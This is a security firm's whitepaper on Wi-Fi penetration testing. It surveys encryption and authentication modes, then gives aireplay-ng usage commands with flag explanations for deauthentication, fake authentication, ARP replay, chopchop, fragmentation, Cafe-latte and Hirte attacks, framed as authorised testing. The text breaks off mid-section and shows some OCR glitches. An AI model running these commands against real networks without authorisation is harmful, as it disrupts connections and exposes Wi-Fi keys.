Wi-Fi Network Penetration Testing with a Synopsis of Ontology to Enhance the Security

Prepared by: LIFARS, a SecurityScorecard Company

Date: 02/18/2022

www.LIFARS.com

info@lifars.com

244 Fifth Avenue, Suite 2035,
New York, NY 10001
1.212.222.7061

Table of Contents

Abstract

Most use the internet to send messages or documents (data) from point (A) to point (B). This is mainly done wired (via cable, aka Ethernet) or wirelessly (Wi-Fi). Our focus in this paper is primarily concerned with the Wi-Fi network. We demonstrate how using Wi-Fi can be dangerous if not correctly configured or if the end-user does not pay special attention to the service set identifier (SSID) he is about to connect his device to. A Wi-Fi network's security depends on the protocol used in the configuration by its administrator, while the other main dependency is on the human who uses the wireless network for connection. Of course, there are a lot of other weaknesses; but in this article, we will be emphasizing those two. We show how to make a Wi-Fi penetration testing, what it entails, its importance, and why a company should regularly perform Wi-Fi penetration testing. From a security perspective, we also demonstrate the importance of protocols that should be used in the Wi-Fi network configuration, the importance of respecting the password policy requirements, and finally, the role of the client's operating system can play in jeopardizing and leaking the Wi-Fi password. In the end, we briefly elaborated on the importance of applying an ontology-based approach to the network.

Introduction

Wi-Fi network is by far the most used wireless network for internet activities. Its popularity makes it a prevalent target in cyberspace to perform attacks against devices and the users behind these devices. Or it can be used as an attack vector for further attacks against a company based on the attacker's goals. However, even if it presents a pass-through action point for attacks, applying suitable security measures while configuring the network can significantly mitigate the success of an adversary.

Usually, when setting up your Wi-Fi router, you have several options you can use when it comes to the level of encryption to secure your network. Having your Wi-Fi network encrypted means extending your communication to a higher security level. An attacker will have more difficulties capturing, reading the packets, and performing a man-in-the-middle attack. But nothing is guaranteed; something is secure when an attacker does not exist.

After entering the password, the encryption happens as soon as a device is connected to your wireless network. The router decides which encryption to use during the connection based on your chosen protocol at the initial configuration phase.

Fundamentally, two forms of encryption can be used in a Wi-Fi network. They are:

"Transient Key Integrity Protocol (TKIP)" and "Advanced Encryption Standard (AES)." The TKIP has been introduced with Wi-Fi Protected Access (WPA) encryption to replace the Wired Equivalent Privacy (WEP) encryption standard (the first generation of a protocol used to secure a wireless network). Since the TKIP and WEP share few similarities, the TKIP is considered nowadays to be very insecure. Secondly, the AES is by far the most golden encryption technique to use in wireless networks as of today. It is widely used by many other applications to encrypt electronic data such as files, folders, texts, etc. It was established by the U.S National Institute of Standards and Technology (NIST) in 2001. (For more information about AES, please see [1] and [2])

The AES concept was introduced to wireless network security with WPA2 protocol. A third element often comes along with the AES and the WPA2, which is the Pre-Shared Key (PSK), which indicates that a password is being used as the key to activate a secure wireless network. The MGT authentication methods commonly used in WPA2-Enterprise protocol have mainly used a username and a password mechanism to allow a client to connect to an SSID. It is widely used by companies. A quick note about the hacking phase: The MGT cannot be hacked in a similar way as it is in the PSK, as it does not involve any shared key to be distributed to clients. Therefore, to perform an attack against clients in this scenario, applying the "Evil Twin" concept is a reasonably good technique. (For more information, please see [3])

In Wi-Fi wireless network, there is a concept of encryption protocol. The older your protocol is, the more your network is vulnerable. A very bad practice for wireless security is to let your network open to the world. The idea of encrypting the Wi-Fi network leads to the creation of the WEP to secure the connection, which has been replaced after a few years by WPA due to the weaknesses it comprises. From then, new updates kept coming out, as new vulnerabilities discoveries were divulged from time to time.

Now, having all this knowledge about the Wi-Fi network, it is time to elaborate on the detection and exploitation of the vulnerabilities. This is where the "Penetration testing" concept comes into play. Staying on the topic of Wi-Fi networks, penetration testing is nothing other than trying to see how far you can go into someone's network (with less privilege access) to get as much information as you can. Then, you can proceed with a vulnerability assessment (manual checks) and attempt to exploit the vulnerabilities found.

The rest of this paper is organized as follows: Section 2 provides information about Wi-Fi network security and the importance of the protocols used. This section also explains the vulnerabilities that can be exploited against the network. Section 3 emphasizes the practical parts, hence, the penetration testing. This section includes mainly "scanning the network, enumeration of connected clients, exploitation of the network (SSID) and/or exploitation of the clients." In section 4, we highlight a few recommendations of best practices to enhance the security of the Wi-Fi network. Section 5 briefly elaborates on the importance of ontology while applying it to the network, and finally, Section 6 provides our future work and concludes the paper.

Wi-Fi Network

Wi-Fi networks are one of the most used wireless networks. This internet connection allows you to connect with your devices around your place of residence, where your router is set up without using a cable (Ethernet). Many packets are roaming in the air from your Wi-Fi router to your connected device. Therefore, an attacker can make use of this activity by sending malicious packets to your Wi-Fi name (SSID), trying to manipulate the connection, and obtaining information about your network configuration. He can use the found data for future purposes. Based on this fact comes the importance of security in the Wi-Fi network.

Wi-Fi Network Importance


The importance of a Wi-Fi wireless network can be described as follows:

- The network is used for various purposes such as wireless communication and data transmission. It is more reliable internet access, and it is also cheap.
- You no longer need a cable that forces you to be positioned in a specific corner of your room on a table to navigate the internet.
- The signal length can traverse walls up to a few meters. It is used in restaurants, coffee houses, schools, Churches, etc. It transfers data to Local Area Network (LAN) and Wide Area Network (WAN). These networks facilitate communication without cords.
- Wi-Fi enables various software that customers want today. For example, home surveillance, thermostats, automotive products, light bulbs, monitoring and control systems, etc.
- Meterage from your Wi-Fi home surveillance camera is backed up to the cloud so you can monitor the cameras remotely.
- Using Wi-Fi on a cell phone allows mobile users to always stay connected to the internet in case of emergencies.
- Wi-Fi network using WPA2 authentication security protocol provides good security parameters by allowing you (as the Wi-Fi admin) to control who connects and has control of your privacy (since others cannot read the transmissions) for communications as they travel across your network.
- The network also enables Cloud-based applications to work reliably from virtually anywhere and to connect with collaborators across the globe. The cloud helps you to

securely archive your data so that you can still access it from any place, regardless of any connectivity restrictions because that information is accessed via the Internet.

Wi-Fi Security Protocols

The following lines list the most known Wi-Fi protocols along with their corresponding frequency width. The 802.11 protocol was the original one created in 1997.



Protocols	Frequency	Channel Width	Maximum Data Rate
Legacy 802.11	2.4 GHz	20 MHz	2 Mbps
802.11a	5 GHz	20 MHz	54 Mbps
802.11b	2.4 GHz	20 MHz	11 Mbps
802.11g	2.4 GHz	20 MHz	54 Mbps
802.11n	2.4 GHz, 5 GHz	20, 40 MHz	450 Mbps[3]
802.11ac wave1	5 GHz	20, 40, 80 MHz	866.7 Mbps[2]
802.11ac wave2	5 GHz	20, 40, 80, 160 MHz	1.73 Gbps[2]
802.11ax	2.4 GHz, 5 GHz	20, 40, 80, 160 MHz	2.4 Gbps[2]

Table 3.1: Characteristics supported in Wi-Fi protocols

Devices using this protocol are old (made over ten years ago) and may not work with today's equipment.

The 802.11a was released in 1999 and was created to encounter less interference since many devices also use the 2.4GHz band. 802.11a protocol is quick. As you can see in the previous table, it has a maximum data rate topping out at 54Mbps. However, the range is often poor as its 5GHz frequency has more difficulty with objects that are in the signal's path.

The 802.11b protocol gives Wi-Fi its popularity. Also released in 1999, it uses the more typical 2.4 GHz band.

The 802.11g protocol upped the maximum data rate to 54 Mbps using 2.4 GHz as frequency. It was released in 2003.

802.11n, which operates on both frequencies, 2.4 GHz and 5 GHz, was released in 2009. Each channel offers a 150 Mbps maximum data rate (MDR). The standard MDR is 600 Mbps. The 802.11ac protocol, released in 2014, drastically increased the data throughput of MDR. You will find this type of protocol used mainly in wireless devices at the time of writing. It features a high-speed rate, allowing for better in-home signal coverage. Beamforming is a feature that detects a device's position and strengthens the signal in the direction of the device.

The 802.11ax fulfills its rollout; one can have access to theoretical network throughput of about 10 Gbps. It is approximately a 30% to 40% improvement over the 802.11ac standard. Moreover, this 802.11ax protocol allows more simultaneous data streams.

Wi-Fi Authentication Modes

- Psychologically and wisely speaking, the security of anything depends on the user behind the scenes (the administrator who oversees the configuration of the network, and the clients who are the users behind the connected devices). Then come many small and essential factors that can jeopardize the security system. Sadly, something is secure when the attacker does not exist. However, enhancing the security of something to a high level mitigates the probability of being compromised. In the following lines, we highlight a few encryption mechanisms and authentication methods used in Wi-Fi wireless networks.
- Open (0 levels of security, risky): It is a wireless network (SSID) that requires no password for the connection. Anyone with an internet device can connect to that network by selecting it from the Wi-Fi icon on their device. From an administrative perspective, you should not configure your network like this. You should always set a security key that asks users to enter a password to join your network. From a user's perspective, you should never connect to an open Wi-Fi network, as the communication of your device and the Wi-Fi network administrator router is not encrypted. A malicious administrator (or any other attackers) can capture and read the packets sent from your device. They can capture your keystrokes and even the screen of your device.
- WEP 64 (risky): The WEP encryption stands for Wired Equivalent Privacy, a security algorithm for an 802.11 wireless network. It is nowadays deprecated and very vulnerable.
- WEP 128 (risky): This encryption has a larger encryption key size. However, it is still vulnerable.
- WPA-PSK (TKIP): The WPA stands for Wi-Fi Protected Access, which is a data encryption mechanism for wireless local area network (LAN) with a pre-shared key (PSK). It is an updated technique that aims to replace the WEP. It enhances the security feature of the WEP to secure network access by using Extensible Authentication Protocol (EAP) and encryption technique (Temporal Key Integrity Protocol "TKIP") to secure data transmission.
- WPA-PSK (AES): Very similar to WPA-PSK (TKIP). The only big difference is that this encryption mechanism uses an advanced encryption standard (AES) instead of a temporal key integrity protocol (TKIP). WPA-PSK (AES) protocol has been released to replace the TKIP method used in the WPA-PSK as it has known significant deficiencies. (For more information about AES, please see [4], [5])
- WPA2-PSK (TKIP): This version has been released to replace the WPA. However, it is still not very secure as it uses the TKIP method. Its importance comes into play only when some older devices may not be able to connect to the WPA2-PSK (AES) network but can connect to the network with only the previous protocols.
- WPA2-PSK (AES) (recommended): This security type is by far one of the best options. It uses the combination of the WPA2 type and AES symmetric encryption key.
- WPA/WPA2-PSK (TKIP/AES): As you can see, this type uses a combination of pretty much all previous types. It is a good option for old devices, as it made itself available for them to be able to connect. But it is not good, as the network communication can go through the old mechanism as well which can be exploited by an attacker.

There are a few authentication modes that are used in the Wi-Fi network. In the following lines, we briefly elaborated on some of them.

- Open, Shared, WEP, WPA-PreSharedKey. These modes are the less secure authentication used in Wi-Fi in the early phase.

- WPA2-Personal: This security protocol is one of the best and most used. However, it also has some downsides, as it is a pre-shared key protocol. For a client to connect, the Wi-Fi administrator must share the key (the Wi-Fi password). Thus, since a single password is used for the connection, it is incredibly easy for that password to get compromised. Everything that is pre-shared can be compromised one way or another.

- WPA2-Enterprise: This protocol requires a radius server. A RADIUS server uses secure Extensible Authentication Protocol (EAP) to ensure data sent to the RADIUS is protected. The EAP Tunnel that authentication data is sent through blocks all the outsiders from reading it. Additionally, protocols such as PEAP-MSCHAPv2 and EAP-TLS encrypt all information transmitted through the air. Contrary to WPA2-Personal, this one involves the fact that each user must have a password unique to them. Practically, the WPA2-Enterprise is highly secure, and it is very difficult to bypass. However, nothing is completely secure. There are some exploits attackers can use to obtain a client's credentials.

- WPA3-Personal (SAE): WAP3 is the latest generation of security type for wireless networks. In WPA3-Personal (SAE) mode, weak passwords that do not follow the password policy requirements (non-complex) can be safely used thanks to the SAE, which stands for Simultaneous Authentication of Equals. The SAE protects the network from brute-force attacks (dictionary attacks). It also makes unwanted decrypting of sessions during and after the session. Thus, knowing only the passphrase is not enough to decrypt the session.

- WPA3-Enterprise: This type uses management frame protection. Additionally, a more robust 192bit cryptographic suite is provided for advanced users.

- Wi-Fi Enhanced Open Mode: This security type does not bring security login to the network, as no password is used. However, it encrypts traffic. Thus, it prevents passive eavesdropping by an attacker. As a result, it increases privacy in an open network. (For more information, please see [6], [7], [8])

The WPA3 also supports the "transition mode" feature (in Personal, Enterprise, and Enhanced Open Modes). This characteristic falls back to the WPA2 security type during a device connection that does not support the WPA3 protocol. From a security standpoint, using a security layer is very excellent when an administrator addresses this measure. Filtering MAC addresses of clients is one of the layers, as it defines a list of approved stations that are allowed to access the wireless network. The scenario is that if a device is trying to authenticate with a correct username and password, but its MAC address is not whitelisted, then it will be blocked from gaining access. This technique can be a hassle if the administrator has frequent guest users daily who need access. The administrator of the SSID would have to add their devices on the whitelist every time.

Another security measure can be by configuring your router to give administrative access to a station if and only if the station is connected via Local Area Network (LAN).

Wi-Fi Network Vulnerabilities

The vulnerability of the Wi-Fi network relies on the protocol used during the configuration of the network. It also depends on users, how they are used to connecting to any Wi-Fi, and the attention they are paying while entering their credentials. However, the main vulnerability of a wireless network is mainly occurred at the root stage (in the router itself). If the router is vulnerable to credentials exposure, information exposure, etc., then the whole SSID can be in the attacker's hands.

Attackers' activities against connected clients

The consequences of being exploited by an attacker can significantly impact the client's financial life and privacy exposure. Here below, we enumerate a few actions an attacker can make use of after launching a successful attack:

- Steal personal user information (login credentials, financial information, personal data, pictures, read messages, etc.).
- An attacker can also access data on your machine while you use an unprotected network.
- Cyber-attacks on businesses (Put the company trust down, damage its reputation, etc.).
- Man-In-the-Middle attacks, packets sniffing/eavesdropping, malware distribution.
- Session Hijacking. This is another serious security threat that usually occurs in the Wi-Fi network. This case involved the interception by an attacker of data about a victim's device and its connection to visited websites and services. Once the malicious adversary gains that information, he can configure his personal computer to match the victim's device to hijack the connection. Let's look at an example: Attackers can hijack a victim's connection to his bank's website after the victim logs in. Since the duplication (the re-establishment) of the attacker's device has been altered to yours, from the bank's end of the connection, it will look like your legitimate computer. And, since you are already logged in to your bank account, the attacker will have access to everything.

Penetration Testing of Wi-Fi Network

The term penetration testing or shortly pen testing or "ethical hacking" indicates that the hacker (authorized person by the legal party) receives a green light to simulate cyber-attacks like a malicious attacker can do on a computer system, website, or network to evaluate the security posture on that target. The penetration tester who performs the test is an ethical person, respecting rules and engagements. He launches attacks against the target system as long as he previously knows that the attacks will not jeopardize the client's system, business, or business reputation. Since a legitimate person has been engaged to perform the test, a report is always expected from him. There are three (3) main concepts applicable during penetration testing, which many times some people get confused about. There are objectives, goals, and the mission.

1) The objective of a penetration tester is to gather as much information as he can about the target and get his tools ready to reach his goal.

2) The goal of a penetration tester is to detect if any vulnerabilities are residing on the target's system and exploit them as long as it will not damage anything on the client's environments.

3) Generally, the mission of an enterprise is its highest expectation. Likewise, when it relates to a penetration tester, the mission of a pen tester is to help clients identify and know the security issues that reside on their system so that their security engineers can mitigate the vulnerabilities found. For this reason, we provide the clients with a comprehensive report. Also, a possible review between the clients and the penetration tester is made available to go through the findings. Some steps are usually considered when it comes to pen testing. They are:

- Planning and reconnaissance
- Scanning
- Gaining Access
- Maintaining access
- Analysis
- Report

Subdivision of Penetration Testing

The penetration testing can be subdivided into a few testing methods:

1) External and internal testing

2) Blind testing

3) Double-blind testing

4) Targeting testing (For more information about the subdivision, please see [9])

Depending on the project in question and upon agreement with the company the testing will be assessing, one might need to use the pre-listed methods above to begin with. However, in this paper, we focus mainly on internal testing. Testing a Wi-Fi network involves several attack techniques, such as creating an Evil Twin Access Point, attacking the operating system itself, using the aireplay-ng tool for packets injection, etc. Some of them are highlighted in the following section.

Attacks in Wi-Fi Wireless Network

Aireplay-ng is mostly used to inject packets/frames. The principal function is to generate traffic for later use in aircrack-ng, for example, to crack the WEP and WPA-PSK keys. It supports various attacks. In the following pages, we elaborate on a few of them.

Deauthentication

We will be using this attack for demonstration purposes. However, in this section, we want to briefly elaborate on each of the types. For most of these attacks, you need either the MAC address of an associated client or a fake MAC address of a fake authentication. This can be obtained using the airodump-ng tool. Your wireless card should be in monitor mode, otherwise, it will not work.

The reason for using an associated MAC address is that the access point (AP) will accept, and This type of attack sends disassociate packets to at least one station that is connected to a specific ESSID. Disassociating customers should be possible for various reasons:

- Recovering a hidden ESSID.
- Capturing WPA/WPA2 handshakes by forcing stations (or clients) to re-authenticate.
- Generate ARP requests (Windows clients sometimes flush their ARP cache when disconnected).

To be successful, this attack needs at least one station to be associated with the BSSID of the ESSID or on fake authentications. Otherwise, this attack is useless. A few concepts that will be used in this paper:

BSSID: The MAC address of an Access Point (AP), hence Basic Service Set Identifier.

SSID: Practically speaking, it is the Wi-Fi network name (Service Set Identifier).

ESSID: The technical Wi-Fi name when advertising by multiple access points. Hence,

Extended SSID.

USAGE:

```
aireplay-ng -0 1 -a 00:AA:BB:CC:00:11 -c 00:0F:B5:00:10:2A eth0
```

Where:

-0 means deauthentication

1 is the number of deauthentications to send (you can send multiple if you wish); 0

means send them continuously.

-a 00:AA:BB:CC:00:11 is the MAC address of the access point randomly selected for this

example.

-c 00:0F:B5:00:10:2A is the MAC address of the client to de-authenticate randomly chosen

for this example, if this is omitted, then all connected stations to this access point will be de-authenticated.

eth0 is the interface name

We found that it is best practice to target one client instead of all the clients which are connected to the target network. The reason is that: if you perform the test against a company with hundreds of employees, then you will disrupt the connection to all the connected stations, which can be very costly to the company. We have to also remember that the de-authentication packets are sent directly from your attacker's machine to the clients. Thus, you must be physically close enough to the clients for your wireless card transmissions to reach them. Sometimes, the de-authentication might not work. There can be several reasons:

1. You are physically too far away from the client(s). You might need enough transmit power for the packets to reach and be heard by the targets. If you do a full packet capture, each packet sent to the client should return an "ack" packet. That is to say, the station heard the packet. If there is no "ack," it likely did not receive the packet.
2. Some stations ignore broadcast de-authentications. In this perspective, you will need to send a de-authentication to a specific station directly.
3. Wireless cards work in specific modes such as b, g, n, etc. If your card is on another mode than the client card, there is a high probability that the client will not be able to receive your transmission successfully.

Fake Authentication

Equivalent Privacy (WEP, one of the primary protocols used for wireless security) authentication, which are Open System and Shared Key, associated with the access point (AP). This approach is only useful when no clients are currently connected (associated) to the target BSSID while you need an associated MAC address to continue the test. We must remember that the fake authentication attack does not create any ARP packets. Fake authentication cannot be used to authenticate/associate with WPA/WPA2 Access Points either.

USAGE:

aireplay-ng -1 0 -e target_wifi_name -a 00:AA:BB:CC:00:11 -h 00:JJ:KK:CC:00:11 -y

sharedkey_file_x or your_interface_name

Where:

-1 means fake authentication

0 reassociation timing in seconds

-e target_wifi_name is the wireless network name

-a 00:AA:BB:CC:00:11 is the access point MAC address randomly chosen for this example.

-h 00:JJ:KK:CC:00:11 is our card MAC address randomly chosen for this example

-y sharedkey_file_xor is the name of the file containing the PRGA xor bits. This is only used for shared key authentication. Open system authentication, which is typical, does not require this.

- your_interface_name is the wireless interface name, for example, eth0, ath0.

Interactive Packet Replay

An interactive packet attack allows you to pick a specific packet for replaying. The attack can receive packets to replay from two sources. The first source can be from your wireless card, and the second is from a pcap file. For more information about packet capture, check this libpcap library, an open-source traffic capture and analysis tool [10])

To successfully use the interactive packet replay, it is crucial to understand more about the wireless packet flow. One cannot simply capture and replay any packet on a routine basis. Only certain packets can be replayed successfully, which means that the replayed packets or frames are accepted by the access point and causes a new initialization vector (IV) to be generated. Few characteristics a packet should have to work naturally are listed below. The access points (AP) will always repeat packets destined for the MAC address FF:FF:FF:FF:FF:FF, for example. ARP request packets also have this characteristic. Additionally, the packet should be from a wireless station to the wired network. Thus, using the aireplay-ng tool, the filter options we can use to select these packets are:

-b 00:11:0C:8B:22:33 the target BSSID selected to choose packets.

-d FF:FF:FF:FF:FF:FF the station, for choosing packets with a broadcast destination

-t 1 meaning: To Distribution System flag set on

USAGE:

aireplay-ng -2 -b 00:11:0C:8B:22:33 -t 1 -c FF:FF:FF:FF:FF:FF -p 0841 your_interface

Where:

-2 means interactive replay

-b 00:11:0C:8B:22:33 BSSID of the access point we are interested in.

-t 1 selects packets with the “To Distribution System” flag set on

-c FF:FF:FF:FF:FF:FF the destination (station) MAC address to be a broadcast. This is required to cause the AP to replay the packet and thus obtain the new IV.

-p 0841 the Frame Control Field to make the packet looks like it is being sent from a wireless client. Set the "To Distribution System" field to flag 1.

your interface is the wireless interface.

The initialization vectors generated per second will differ based on the size of the packet you choose. The smaller the packet size, the higher the rate per second.

ARP Request Replay Attack

The classic Address Resolution Protocol (ARP) request replay attack is considered the most effective way to generate new initialization vectors (IVs) and works in a very consistent way. The application listens for an ARP frame then retransmits it back to the access point (AP). Afterward, this causes the AP to repeat the ARP frame with a new initialization vector. The AP retransmits the same ARP frame (packet) over and over. However, each ARP frame repeated by the AP has a unique initialization vector.

The address resolution protocol (arp) is a TCP/IP protocol used to convert an IP address into a physical address, such as an Ethernet address. (For more information about how the ARP works, please see [11])

USAGE:

aireplay-ng -3 -b AA:BB:CC:DD:EE:FF -h 00:11:22:33:44:55 ath0 (randomly chosen for

this example)

-3 means the standard ARP request replay

-b AA:BB:CC:DD:EE:FF is the BSSID of the access point (Mac address)

-h 00:11:22:33:44:55 is an associated station MAC address, or from a fake authentication

represented as the source.

- ath0, your interface

If you want to put the result in a file so that you can read it using Wireshark, tcpdump,

and the like, you can use the "-r" tag.

aireplay-ng -3 -b AA:BB:CC:DD:EE:FF -h 00:11:22:33:44:55 -r blabla_arp.cap ath0 (randomly

chosen for this example)

Likewise, you can make use of the interactive packet replay by using the "-2 ". aireplayng

-2 blabla_arp.cap ath0

KoreK Chopchop

This attack is terrific as it merely reveals the plaintext. However, some pitfalls are presented to make it not successful. Some ESSID (AP) may appear vulnerable at first glance but drops data packets shorter than 60 bytes. If the AP drops packets/frames smaller than 42 bytes, then the aireplay will attempt to estimate the rest of the missing data, if the headers are foreseeable. If an IP frame is captured, then the aireplay checks if the header's checksum is exact after guessing the missing data. The chopchop attack requires at least one WEP data packet. This attack can decrypt a WEP data frame without knowing the key.

In this scenario, an 802.11 WEP packet consists of headers, ICV, data, and much more fields. An Integrity Check Value (ICV) is an algorithm derived from the Cyclic Redundancy Check (CRC-32) practical algorithm (See the code below for more information about CRC-32). For i, an integer, the cyclic redundancy check can be calculated as such:

crc = crc_table[(crc $^{\text{data[i]}}$) & 0xFF] $^{\text{(cr c>>8)}}$;

Briefly, a cyclic redundancy check is an error-detecting code generally used in digital networks and storage devices to detect unforeseen modifications to raw data.

```
Function CRC32
Input:
data: Bytes // Array of bytes
Output:
crc32: UInt32 // 32-bit unsigned CRC-32 value
// Initialize CRC-32 to starting value
crc32 ← 0xFFFFFFFF
for each byte in data do
    nLookupIndex ← (crc32 xor byte) and 0xFF;
    crc32 ← (crc32 shr 8) xor CRCTable[nLookupIndex] // CRCTable is an array of 256 32-bit constants
// Finalize the CRC-32 value by inverting all the bits
crc32 ← crc32 xor 0xFFFFFFFF
return crc32
```

The ICV algorithm is calculated incrementally for every single byte of data a packet contains. ICV is stored little-endian, and the packet is XOR'red with stream cipher RC4 keystream. (See [12] for more information). In the table below, suppose that Dn is the number of data, and ICV_n the number of ICV, Key_n for keystream, and the Res_n the result. We use XOR operations ⊕ for the calculation.

DATA packet (Frame 1)					ICV			
D0	D1	D2	D3	D4	ICV3	ICV2	ICV1	ICV0
⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Key0	Key1	Key2	Key3	Key4	Key5	Key6	Key7	Key8
=	=	=	=	=	=	=	=	=
Res0	Res1	Res2	Res3	Res4	Res5	Res6	Res7	Res8

By adding a data byte to the frame 1, we obtain the frame 2 below:

DATA packet (Frame 2)						ICV			
D0	D1	D2	D3	D4	D5	V3	V2	V1	V0
⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Key0	Key1	Key2	Key3	Key4	Key5	Key6	Key7	Key8	Key9
=	=	=	=	=	=	=	=	=	=
Out0	Out1	Out2	Out3	Out4	Out5	Out6	Out7	Out8	Out9

In table 2 above (for frame 2), we assume that V_n is the number of the integrity check value, where Out_n is the output number XOR'red. Now, the D5 takes the place of ICV3 in frame 1. By guessing the value of those cells, we can pretty much go from frame 2 to frame by summing them up. Let us say that S = ICV3 ⊕ D5. Note that the S is one of the probabilities from the 256 possible values. What can we see is that:

D0 to D4 remain the same.

Res5 = ICV3 ⊕ Key5, which is implied −→ Res5 = ICV3 ⊕ (D5 ⊕ D5) ⊕ Key5 −→ = (ICV3

⊕ D5) ⊕ (D5 ⊕ Key5) = S ⊕ Out5.

Res6 to Res8 are evaluated by reversing 1 CRC step based on the value of S. We can also see a similarity between ICV2-ICV0 and V3-V1 because the Cyclic Redundancy Check (CRC) shifts them back. Still, as we see, the D5 pushes them forward again. V0 only depends on S. Key9 = V0 ⊕ Out9. S can be obtained by trial and error; hence the AP must discard invalid packets (frames) and facilitate the process of trial.

USAGE:

```
aireplay-ng -4 -h AA:BB:CC:DD:EE:FF -b 00:11:22:33:44:55 your_interface
```

The example above is an authenticated chop-chop attack. We can priorly execute a fake authentication attack and use the same MAC address of the "-h" option, where the -4 means the chop-chop attack.

Fragmentation Attack

In this attack, the -5 option is used by the aireplay-ng tool, which means the program will run a fragmentation attack. The fragmentation attack can obtain 1500 bytes of the pseudo-random generation algorithm (PRGA). The last can then be used to produce frames with packetforge-ng that can be of great importance for several injection attacks. At least one data packet is needed from the AP to start the attack.

Generally, the application receives a small amount of keying data from the packets and then sends ARP packets to the access point. If the access point successfully returns the packet, then more keying data can be obtained from that packet. This pattern is repeated many times until the 1500 bytes of the pseudo-random generation algorithm are obtained. (For more information, please see [13]).

USAGE:

```
aireplay-ng -5 -h AA:BB:CC:DD:EE:FF -b 00:11:22:33:44:55 your_interface
```

Cafe-latte Attack

This attack makes use of the aircrack-ng tool for cracking the WEP password. In this scenario, this attack allows you to get a WEP key from a connected station by capturing an ARP packet from that station, falsifying it, and sending it back to that station. The station then responds by generating packets. The interesting part about this scene is that we can use the airodump-ng tool to capture the generated packets by the station, get the hash of the ESSID and crack the hash. The -6 option identifies the attack as a “café-latte” attack, and -D to disable the access point detection.

USAGE:

```
aireplay-ng -6 -h AA:BB:CC:DD:EE:FF -b 00:11:22:33:44:55 -D your_ESSID_target
```

Client-oriented Fragmentation Attack (Hirte Attack)

The client-oriented fragmentation attack, also known as the Hirte attack, is a client attack that can use any ARP packet or IP. It is the extension of the previous attack (Cafe Latte attack) in such a way that it allows any packet to be utilized and not be limited to client ARP packets. In this attack, the program generates an ARP request to send to the client such that the client (station) can reply (respond) after the client was trying to obtain an IP address. The -7 option identifies the Hirte attack in the command.

USAGE:

```
aireplay-ng -7 -h AA:BB:CC:DD:EE:FF -b 00:11:22:33:44:55 -D your_ESSID_target
```

WPA Migration Mode

The WPA Migration Mode is a configuration setting supported by Cisco Aironet AP, which enables both WEP and WPA stations to connect to an access point (AP) using the same SSID (Service Set Identifier). The application retransmits the same ARP packet over and over. Each ARP packet repeated by the access point has a new initialization vector, as does the ARP reply forwarded to the attacker by the AP.

USAGE:

```
aireplay-ng -8 -h AA:BB:CC:DD:EE:FF -b 00:11:22:33:44:55 -D your_monitored_interface
```

Injection Test

This test defines if your wireless card can inject and determine the ping response times to the AP successfully. Performing this test can reveal more information, for example, the list of access points in your vicinity as the attacker. It can also make a thirty-packets test that stipulates the quality of the connection. The number of responses obtained indicates the quality of the connection. The test can be used against even a hidden Wi-Fi network (SSID). Initially, the application transmits several probe requests, which ask any access point listening to respond with their identity. Note that not every access point will respond to this injection. But if any of them responds, then a message is printed out indicating that the wireless card can be used for injection.

USAGE:


```
